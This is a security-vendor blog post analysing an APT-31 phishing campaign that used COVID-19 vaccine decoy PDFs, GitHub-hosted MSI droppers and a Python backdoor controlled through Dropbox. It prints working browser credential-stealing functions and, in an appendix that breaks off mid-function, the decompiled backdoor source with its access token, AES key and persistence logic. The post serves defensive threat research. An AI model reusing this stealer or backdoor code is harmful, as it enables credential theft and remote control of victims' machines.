APT-31 Leverages COVID-19 Vaccine Theme | Zscaler Blog

By Sudeep Singh, Sahil Antil

Published: 2020-10-27 · Archived: 2026-04-05 20:55:21 UTC

Recently, Zscaler's ThreatLabZ team discovered several malicious MSI installer binaries that were hosted on attacker-controlled GitHub accounts and distributed in-the-wild in August 2020. These MSI binaries dropped and displayed decoy content using a theme around a COVID-19 vaccine as a social engineering technique.

After further analysis of these MSI binaries, we gathered sufficient intel from the code base and attack flow to correlate it to the Chinese state-sponsored threat actor APT 31. In this blog, we will share details of the attack flow, threat attribution, correlation between various instances of attacks by this threat actor, and an in-depth technical analysis of the payloads involved. We will conclude our analysis by sharing indicators of compromise (IOCs), useful metadata, and the complete decompiled Python script, which was the main payload involved in these attacks.

Distribution strategy

The threat actor in this case leverages legitimate online services end-to-end in the infection chain in order to blend in with benign traffic and evade network security controls.

The infection chain starts with an email in which the victim receives a download link that fetches the first-stage downloader. As we found in our analysis, this first-stage downloader is responsible for fetching a malicious MSI file hosted on an attacker-controlled GitHub page. This MSI file is downloaded and executed on the endpoint. As a result, a malicious Python-compiled binary is dropped on the file system, which uses the Dropbox API for command-and-control (C&C) communication. Based on the metadata of the dropped binary, we observed that attackers were spoofing legitimate application names related to popular online services such as Microsoft OneDrive.

While we did not obtain the first-stage downloader for this attack, we were able to reconstruct the attack flow based on the tactics, techniques, and procedures (TTPs) used by this threat actor in the past with a similar attack flow.

Figure 1 shows the entire reconstructed attack flow.



Figure 1: Reconstructed entire attack flow

To make the attack more convincing, attackers leveraged a social engineering technique by displaying decoy content to the user. This decoy content, as we describe in the later sections of the blog, is related to themes of interest for the targeted victims.

Threat attribution

We correlated all the instances of attacks described in this blog to the same threat actor based on the following indicators.

- The attack flow is similar in all cases.
- The use of legitimate attacker-controlled GitHub accounts to host malicious MSI files with spoofed file extensions.
- The use of Dropbox API for command-and-control (C&C) communication.
- The MSI wrapper used to convert the EXE to MSI file format.
- PyInstaller used to compile the Python script to the final payload.
- Decompiled Python script using the same AES encryption key and sharing of code base.
- The name of artifacts such as Windows Run registry key used to create persistence on the machine.

In October 2020, Google's Threat Analysis Group (TAG) attributed an attack using a similar payload to APT-31 in its report here. While Google's report did not share any technical analysis details for the payload, we were able to correlate the codebase to the Python-compiled binary highlighted by them. All the indicators mentioned above were shared by the samples in our report.

Upon further research, we discovered a report of an attack using Hong Kong pro-democracy protest themes in October 2019. There is considerable overlap between the malware distribution strategy and the payload indicators in this report and the samples we discovered.

Therefore, we can confidently attribute the attack discussed in this blog to APT-31.

Decoy contents

In this section, we share details of the decoy documents that were displayed to the user as a social engineering technique as the malicious payload executed in the background.

MD5 hash of MSI file: 077ebc3535b38742307ef1c9e3f95222

Decoy Filename: PAPER-COVID-19-Vaccine-Strategy.pdf

Figure 2 shows the contents of this decoy document, which discusses a COVID-19 vaccine strategy specifically for New Zealand government authorities. Threat actors obtained the original source of this document here.


INCONFIDENCE

[In Confidence]

Office of the Minister of Foreign Affairs

Office of the Minister of Research, Science and Innovation

Office of the Minister of Health

Chair, Cabinet Social Wellbeing Committee

COVID-19 Vaccine Strategy

Proposal

1 We seek Cabinet agreement to investment in New Zealand and international research and development and manufacturing capability related to potential COVID-19 vaccines, as part of a broader and developing vaccine strategy.

Figure 2: Decoy document related to the New Zealand government's COVID-19 vaccine strategy

MD5 hash of MSI file: f3896d4a29b4a2ea14ea8a7e2e500ee5

Decoy Filename: covid_19_vaccines_final.pdf

Figure 3 shows the contents of this document, which describes various initiatives related to COVID-19 vaccines. It pretends to be from the “Treatment Action Group.”

COVID-19 Vaccines

by: Richard Jefferys, Treatment Action Group

Last updated: July 30, 2020 (updated text shaded in light gray)

Introduction

The development of an effective vaccine against SARS-CoV-2 is an urgent priority. Scientists and doctors began designing vaccines and initiating clinical trials almost immediately after the COVID-19 crisis began. The effort has benefited greatly from the latest microbiological tools, which allowed rapid sequencing of the SARS-CoV-2 genome. Evidence suggests the virus's spike protein is a key target for the immune system, and the gene sequence encoding the protein was quickly available to vaccine manufacturers (the SARS-CoV-2 genome sequence was shared publicly by researchers in China on January 10, 2020).

Multiple initiatives are underway with hopes of dramatically compressing the normal vaccine development timeline and making a product available within a year or less; whether this will prove possible remains to be seen.

The field is evolving rapidly and because it's not possible to update this article with every news item, we recommend the vaccine pipeline trackers that are available online including those from the World Health Organization (WHO), the *New York Times*, BioRender and *Regulatory Focus*.

Prospects for Immunity Against SARS-CoV-2

Figure 3: Contents of the decoy document (from "Treatment Action Group").

MD5 hash of MSI file: b4112b0700be2343422c759f5dc7bb8b

Decoy Filename: FINAL__-COVID-Vaccine-Letter.pdf

Figure 4 shows the contents of a document that pretends to be from the National Indian Health Board and discusses the COVID-19 vaccine distribution with a focus on pandemic relief packages.

July 30, 2020

The Honorable Nita Lowey
Chair, Appropriations Committee
U.S. House of Representatives
H-307 U.S. Capitol Building
Washington, DC 20515

The Honorable Kay Granger
Ranking Member, Appropriations Committee
U.S. House of Representatives
H-307 U.S. Capitol Building
Washington, DC 20515

The Honorable Richard Shelby
Chair, Appropriations Committee
U.S. Senate
S-128 U.S. Capitol Building
Washington, DC 20515

The Honorable Patrick Leahy
Ranking Member, Appropriations Committee
U.S. Senate
S-128 U.S. Capitol Building
Washington, DC 20515

Re: COVID-19 Vaccine Distribution

Dear Chair Lowey, Chair Shelby, Ranking Member Granger, and Ranking Member Leahy:

On behalf of the undersigned national organizations collectively serving all 574 sovereign federally-recognized American Indian and Alaska Native (AI/AN) Tribal Nations and all 41 urban Indian organizations (UIOs), we write to **strongly urge you to ensure that the next COVID-19 pandemic relief package includes direct set-aside funding to Indian Health Service (IHS), Tribal Nations, and urban Indian organizations (collectively "I/T/U") for COVID-19 vaccine distribution, administration, monitoring, and tracking**.

Under both the 1918 Spanish Flu pandemic, and the 2009 H1N1 pandemic, AI/AN people had death rates *four times higher* than the nation. Unfortunately, under each of those public health crises - and despite their profound impact on Tribal communities and AI/AN People – access to and/or a distribution plan for vaccines were afforded last, if at all, to AI/AN communities. This is because under both of those previous pandemics, Congress failed to

Figure 4: Contents of vaccine distribution document which pretends to be from the National Indian Health Board.

MD5 hash of MSI file: daa7045a5c607fc2ae6fe0804d493cea

Decoy filename: 200709-The-Publics-Role-in-COVID-19-Vaccination.pdf

Figure 5 shows the contents of a document that pretends to be from a working group involving John Hopkins Bloomberg School of Public Health and Texas State Anthropology discussing the public's role in the COVID-19 vaccination.



Figure 5: Decoy document related to the public's role in a COVID-19 vaccination

Technical analysis

Since there are multiple stages involved in the infection chain, we will describe each component in detail in this section.

MSI file

For the purpose of technical analysis, we will consider the MSI file with MD5 hash:
f3896d4a29b4a2ea14ea8a7e2e500ee5

MSI is an installer package file format used by Microsoft Windows. Microsoft Windows provides an *msiexec* utility that provides the means to install, modify, and perform operations on MSI files.

The threat actor in this case hosted the MSI file on GitHub using a spoofed file extension to look like a PDF. Due to the use of this fake file extension (*.pdf) and the intel we gathered about this threat actor from previous tactics, techniques, and procedures (TTPs) in the report, we concluded that there was a first-stage payload involved that was used to fetch the MSI file from GitHub and execute it using the msiexec.exe command-line utility.

In this threat actor's 2019 activity, an LNK file was used to fetch the MSI binary from GitHub and execute it using the following command line:

C:\Windows\System32\msiexec.exe /q /i

It is worth noting that in 2019, this actor used a fake file extension (*.png) for the MSI binary hosted on the attacker-controlled GitHub account.

Based on this similarity, we are confident that a first-stage payload was involved that downloads and executes the MSI files.

All the MSI files were created using MSI Wrapper software, which helps to convert an executable file to an MSI file. With an MSI Wrapper, you can include other files in the same MSI package and execute them along with the main executable.

Figure 6 shows the MSI Wrapper flash screen displayed to the user upon execution.



Figure 6: MSI Wrapper flash screen displayed to the user.

Upon execution, the MSI binary drops and executes the main payload, which is a python-compiled binary and also opens the dropped decoy PDF file which is displayed to the user.

Python-compiled binary

The MSI file described above will drop a Python-compiled binary in the Appdata\Roaming directory, which is used to perform further malicious activities.

MD5 hash: bd26122b29ece6ce5abafb593ff7b096

Filename: OneDrive.exe

For the purpose of social engineering, the threat actor chose file names related to legitimate online services, including Microsoft OneDrive. In a few instances, we observed the use of file names resembling McAfee's endpoint security product. Even the file icons for these binaries are selected to masquerade as the corresponding legitimate applications.

Since this binary used the PyInstaller packager to compile the Python script to a standalone executable, we can extract the compiled Python script (*.pyc) from this package and use a decompiling tool such as uncomplye6 to decompile its contents.

The complete decompiled script is included in Appendix I.

Below are some of the key functionalities of the binary.

1. Check and use the proxy configuration: Check if the proxy is configured using registry value "ProxyEnable" which is located under registry key "Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings". If successful then the proxy server information is obtained using the registry value "ProxyServer" under the same registry key. Later this proxy server is used for all the C&C communication.

2. Browser credential stealing: Capability to steal credentials (username and password) from the installed browsers, Microsoft Internet Explorer (MSIE), and Google Chrome browser.

Figures 7 and 8 show the code sections responsible for stealing the credentials from MSIE and Chrome browser respectively.

```
def get_ie_creds(server):
    proxycreds = []
    if ':' in server:
        server = server.split(':')[0]
    try:
        creds = win32cred.CredEnumerate(None, 1)
        for i in creds:
            if server in i['TargetName']:
                user = i['UserName']
                passwd = i['CredentialBlob'].replace('\x00', '')
                dic = {user: passwd}
                proxycreds.append(dic)

        return proxycreds
    except Exception as e:
        return proxycreds

    return
```

Figure 7: Code section used to steal MSIE credentials.

```
def get_chrome_creds(server):
    path = os.getenv('APPDATA') + '\\..\\Local\\Google\\Chrome\\User Data\\Default\\Login Data'
    creds = []
    if ':' in server:
        server = server.split(':')[0]
    try:
        conn = sqlite3.connect(path)
        cursor = conn.cursor()
        cursor.execute('SELECT action_url, username_value, password_value FROM logins')
        data = cursor.fetchall()
        if len(data) > 0:
            for result in data:
                if result[0] == server:
                    password = win32crypt.CryptUnprotectData(result[2], None, None, None, 0)[1]
                    if password:
                        dic = {result[1]: password}
                        creds.append(dic)

        return creds
    except Exception as e:
        return creds

    return
```

Figure 8: Code section used to steal Chrome browser credentials.

3. Persistence: Creates a Windows RUN registry key for persistence. The name of the key is: "Dropbox Update Setup". This name was consistent in all the samples. This key points to the location of the Python-compiled binary in the %appdata% directory to ensure that it is started automatically each time the system is rebooted.

4. **Bot identifier generation**: Generates a unique ID (uuid) for the machine, which is used to register the bot with the attacker's C&C server.

uniqueid = str(uuid.uuid5(uuid.NAMESPACE_DNS, str(uuid.getnode())))

5. **Registration of bot**: Collects the following information from the machine to register the bot with the C&C server.

System information - Details of processor architecture.

Current timestamp - Format: %Y-%m-%d %H:%M:%S

System name

Username of the machine

Collects this information in JSON format, AES encrypts it and sends it to the attacker's server using Dropbox API.

6. **Command-and-control activities**: After registering the bot with attacker's server, it will check for new jobs by querying the Dropbox API endpoint: https://api.dropboxapi.com/2/files/job

There are three main commands supported in the script:

a) upload

b) download

c) cmd: A system command which needs to be executed on the endpoint. Python script will execute this using subprocess.Popen()

The results will be stored in a JSON format, AES-encrypted and sent as an attachment using the Dropbox API.

JSON format: {u'sys': getSysinfo(), u'date': getdate(), u'pcname': getComputername(), u'user': getUser(), u'file': self.attachment, u'msg': self.text}

Here, text indicates the output of the command executed on the endpoint.

The filename format used is: back###.txt

Zscaler Cloud Sandbox detection

Figure 9 shows the sandbox detection for the final payload which is a Python-compiled binary.



Figure 9: Zscaler Cloud Sandbox detection.

Conclusion

The threat actor, APT-31, quickly leverages current themes, such as COVID-19, or political themes of interest to the victim as a social engineering technique to infect their machines. By abusing legitimate services such as GitHub, Google Drive, and Dropbox in the infection chain, end-to-end, this threat actor manages to evade network security solutions.

As always, users should be cautious when receiving emails out of the blue, even if those emails appear to be related to something you are interested in, such as information about a COVID-19 vaccine.

The Zscaler ThreatLabZ team will continue to monitor this campaign, as well as others, to help keep our customers safe.

MITRE ATT&CK table

ID	Tactic	Technique
T1566.002	Spearphishing Link	Email body contains link to attacker hosted file
T1204.002	User Execution: Malicious File	User downloads and open the attacker hosted file
T1059.003	Windows command shell	Executes the commands fetched from C2
T1140	Deobfuscate/Decode Files or Information	Strings and other data are obfuscated in the payload
T1547.001	Registry Run Keys/Startup Folder	Create Run registry key for persistence
T1555.003	Credentials from Web Browsers	Steals credentials from Explorer and Chrome browser
T1082	System Information Discovery	Sends processor architecture and computer name
T1083	File and Directory Discovery	Upload file from the victim machine

T1033	System Owner/User Discovery	Sends the username of the current logged in user
T1124	System Time Discovery	Sends the system current time
T1005	Data from Local System	Upload file from victim machine
T1132.001	Standard Encoding	Uses AES encryption for c2 communication
T1090.001	Internal Proxy	Uses user configured proxy information from registry if available
T1567.002	Exfiltration to Cloud Storage	Data is uploaded to dropbox via api

Indicators of Compromise

Host-based indicators:

MD5 Hashes of MSI files

077ebc3535b38742307ef1c9e3f95222

f3896d4a29b4a2ea14ea8a7e2e500ee5

b4112b0700be2343422c759f5dc7bb8b

daa7045a5c607fc2ae6fe0804d493cea

3347a1409f0236904beaceba2c8c7d56

MD5 Hashes of Python-compiled binaries

bd26122b29ece6ce5abafb593ff7b096

fc4995e931f0ff717fe6a6189f07af64

Dropped Python-compiled binary file names

OneDrive.exe

siHostx64.exe

Dropped decoy file names

mcafee_trial_setup_433.0207.3919_key.exe

PAPER-COVID-19-Vaccine-Strategy.pdf

covid_19_vaccines_final.pdf

FINAL__-COVID-Vaccine-Letter.pdf

200709-The-Publics-Role-in-COVID-19-Vaccination.pdf

LNK file metadata analysis

 # This LNK was used by the threat actor in 2019

LNK file MD5 hash: 817837e0609b5bdade503428dd17514e

LNK file was generated inside a VMWare virtual machine by the attacker

These details were extracted from the LNK file using the LECmd tool.

Tracker database block

Machine ID: desktop-fe0haua

MAC Address: 00:0c:29:51:de:79

MAC Vendor: VMWARE

Creation: 2019-10-29 02:05:30

Network-based indicators

Github URL hosting MSI file:

hxxps://github.com/**yandexmcf1**/rnicrosoft/raw/974aaa531eeb301762e486c3a120103f09a3b194/PAPER-COVID-19-Vaccine-Strategy.pdf

hxxps://raw.githubusercontent.com/**protonshshll**/run/master/siHost64.png

Attacker-controlled Github account names:

yandexmcf1

protonshshll

References

https://blog.google/threat-analysis-group/how-were-tackling-evolving-online-threats

https://redalert.nshc.net/2019/12/03/threat-actor-targeting-hong-kong-activists/

Appendix 1

Python decompiled code

```
# The decompiled Python code is consistent among all the samples. The only change we observed was in the access token. Even the AES encryption key is shared between all the samples.

import requests, json, win32cred, sqlite3, win32crypt, subprocess, sys, os, threading, time, platform, uuid, base64, time

from Crypto import Random

from Crypto.Cipher import AES

from _winreg import *

time.sleep(480)

access_token = 'XAdmrYKoIiAAAAAAAAAADSEB3W3JCY6-pc1tD0zTp2upliDsO9vNrjfjIDJae_Ii'

api_url = 'https://api.dropboxapi.com/2/files/'

content_url = 'https://content.dropboxapi.com/2/files/'

respath = '/res'

jobpath = '/job'

respath_s = '/res/'

jobpath_s = '/job/'

proxies = {}

uniqueid = str(uuid.uuid5(uuid.NAMESPACE_DNS, str(uuid.getnode())))

BS = 16

pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS)

unpad = lambda s: s[0:-ord(s[(-1)])]

class AESCipher:

    def __init__(self):

        self.key = 'ApmcJue1570368JnxBdGetr*^#ajLsOw'

    def encrypt(self, raw):
```

```
        raw = pad(raw)
        iv = Random.new().read(AES.block_size)
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return base64.b64encode(iv + cipher.encrypt(raw))
    def decrypt(self, enc):
        enc = base64.b64decode(enc)
        iv = enc[:16]
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return unpad(cipher.decrypt(enc[16:]))
aesciper = AESCipher()
class regthread(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.tempdir = os.getenv('AppData')
        self.fileName = sys.argv[0]
        self.regpath = os.path.join(self.tempdir, os.path.basename(self.fileName))
        self.runs = 'Software\\Microsoft\\Windows\\CurrentVersion\\Run'
        self.services = 'Dropbox Update Setup'
        self.daemon = False
        self.start()
    def run(self):
        os.popen('copy %s %s /y' % (self.fileName, self.tempdir))
        key = OpenKey(HKEY_CURRENT_USER, self.runs)
        while True:
            runkey = []
            try:
```

```
            i = 0
            while True:
                subkey = EnumValue(key, i)
                runkey.append(subkey[0])
                i += 1
        except Exception as e:
            pass
        if self.services not in runkey:
            time.sleep(10)
            try:
                key = OpenKey(HKEY_CURRENT_USER, self.runs, 0, KEY_ALL_ACCESS)
                SetValueEx(key, self.services, 0, REG_SZ, self.regpath)
                key.Close()
            except Exception as e:
                pass
        time.sleep(10)
def get_proxyserver():
    try:
        aReg = ConnectRegistry(None, HKEY_CURRENT_USER)
        aKey = OpenKey(aReg, 'Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings')
        subCount, valueCount, lastModified = QueryInfoKey(aKey)
        for i in range(valueCount):
            n, v, t = EnumValue(aKey, i)
            if n == 'ProxyServer':
                if ';' in v:
                    slist = v.split(';')
```

```
                for i in slist:
                    if 'http=' in i:
                        server = i.split('=')[1]
                    else:
                        server = ''
                elif '=' in v:
                    server = v.split('=')[1]
                else:
                    server = v
            CloseKey(aKey)
            return server
        except Exception as e:
            return ''
        return
    def check_proxy():
        try:
            aReg = ConnectRegistry(None, HKEY_CURRENT_USER)
            aKey = OpenKey(aReg, 'Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings')
            subCount, valueCount, lastModified = QueryInfoKey(aKey)
            for i in range(valueCount):
                n, v, t = EnumValue(aKey, i)
